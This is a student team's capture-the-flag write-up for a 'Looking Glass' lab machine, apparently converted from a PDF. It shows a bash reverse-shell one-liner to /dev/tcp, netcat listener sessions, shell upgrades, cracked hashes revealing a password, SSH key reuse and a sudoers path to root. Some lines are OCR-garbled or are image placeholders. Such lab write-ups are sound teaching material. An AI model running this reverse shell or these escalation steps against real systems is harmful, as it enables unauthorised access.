Some versions of bash can send you a reverse shell (this was tested on Ubuntu 10.10):

```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
```

**Then, I changed the script in twasBrillig.sh by inserting my attacking machine ip and port.**




```
jabberwock@looking-glass:~$ sudo /sbin/reboot
Connection to 10.10.161.230 closed by remote host.
Connection to 10.10.161.230 closed.
root@ip-10-10-220-125:~#
```

**Then, I reboot the user jabberwock.**

```
root@ip-10-10-220-125:~# nc -lvnp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from 10.10.161.230 38532 received!
bash: cannot set terminal process group (841): Inappropriate ioctl for devi
e
ash: no job control in this shell
weedledum@looking-glass:~$
```

**After that, I started a netcat listener on our machine. After numerous tries and methods, finally, I was able to access the user tweedledum.**

**Final results: We managed to access user tweedledum.**

**Steps: Horizontal Privilege Escalation (If any, if you pivot to other users)**
**Member Involved : Alif**
**Tools Used : AttackBox, Kali, Ssh, Google**
**Thought Process and Methodology :**

**So we're now connected as tweedledum. Before we do anything else, let's upgrade to a proper shell by using python3 command; (python3 -c "import pty;pty.spawn('/bin/bash')" and stty raw -echo**

```
root@ip-10-10-70-85:~# nc -nlvp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from 10.10.156.66 37904 received!
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1002(tweedledum) gid=1002(tweedledum) groups=1002(tweedledum)
$ python3 -c "import pty;pty.spawn('/bin/bash')"
tweedledum@looking-glass:~$ ^Z
[1]+  Stopped                 nc -nlvp 1234
root@ip-10-10-70-85:~# stty raw -echo
root@ip-10-10-70-85:~# nc -nlvp 1234

tweedledum@looking-glass:~$
```

**Now, let's look in the home folder:**

**I see that there are two files, a poem and a text from humptydumpty that I need to decode**

```
tweedledum@looking-glass:~$ ls -l
total 8
-rw-r--r-- 1 root root 520 Jul  3  2020 humptydumpty.txt
-rw-r--r-- 1 root root 296 Jul  3  2020 poem.txt
```

```
tweedledum@looking-glass:~$ cat poem.txt
      'Tweedledum and Tweedledee
       Agreed to have a battle;
      For Tweedledum said Tweedledee
       Had spoiled his nice new rattle.

      Just then flew down a monstrous crow,
       As black as a tar-barrel;
      Which frightened both the heroes so,
       They quite forgot their quarrel.'
```


**To reveal a sentence, I used hashes.com, an online hash cracker. It benefited me because the website recognised it and decrypted the sentence along with the others. The last message appears to be the password for another user.**

✔ Found:

28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624:of

5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8:password

7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed:one

b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f:these


b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0:the

dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9:maybe


fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6:is

74686520706173737 6f7264206973207a7978777675747372717 06f6e6d6c6b:the password is zyxwvutsrqponmlk


**So I now have another password, this time from the file humptydumpty.txt. And I know there is a user called humptydumpty because we looked at the passwd file earlier, so let's try switching to them by using su humptydumpty**




**Then, I took a look at home folder permissions by using cd ..**




**After that, let's go into the Alice home folder and look for files with unusual permissions:**





**So we have permission to read the .bashrc file in the Alice home folder, but not to view its contents.**

**Let's see if we can find anything else obvious, such as an rsa key:**




**I see an id_rsa file in the expected .ssh folder, but it is also owned by the currently logged in user humptydumpty.**





**Final Results : I get to read the contents of the id_rsa file in the .ssh folder.**

**Steps: Root Privilege Escalation (final step, rooting)**
**Members Involved : Ikhwan, Lim**
**Tools Used : terminal**
**Thought Process and Methodology :**


**We created a file named alice_key and inserted id_rsa content.**
**Ikhwan login as Alice using 'ssh -i' which means specific an alternate identification file which is 'alice_key' and list all the files by using the command 'ls' and list the content of the file 'kitten.txt' by using 'cat' command.**



**Ikhwan entered the command ‘ls -l’ that showed a lot more information presented to the user than the standard command which is ‘ls’. Next, with the command ‘find / -name *alice* -type f 2>/dev/null’ we will find a file named “alice” in /etc/sudoers.d which shows us the path way to root. Then print the file that shows the specific sudo permissions granted to each user. The file contains Alice's permissions and we are able to see the file contains one command that runs the '/bin/bash' as root.**




**Apart from that, Lim tried to enter the command 'sudo -h' to change the host to figure out the best way to list the permissions but unfortunately we failed to do it. We use the command 'whoami' to know the user name and list the file in 'root'. Lastly, Lim figure out the file in the 'root' which containing the flag by the printing the contents but Lim forget to change the directory using 'cd' as root to print out the 'root.txt' file but at the end, Lim successfully get the flag by reverse the text using command ' | rev'.**




**Final Results : The root flag is 'thm{bc2337b6f97d057b01da718ced6ead3f}'**

**Contributions:**

| ID | Name | Contribution | Signature |
|---|---|---|---|
| 1211103201 | Muhammad Al-Amin Bin Mohd Normarzuki | Figured out the initial foothold. Added reverse shell. |  |
| 1211103217 | Alif Durrani bin Zahari | Did the Horizontal Privilege Escalation. |  |
| 1211103140 | Ahmad Nur Ikhwan Bin Hamid | Did the enumeration. Found user.txt flag. |  |
| 1211101810 | Lim Jia Hao | Did root privilege escalation with the final step and get the root flag. |  |

**Video Link: https://youtu.be/HGs8LvrUMgo**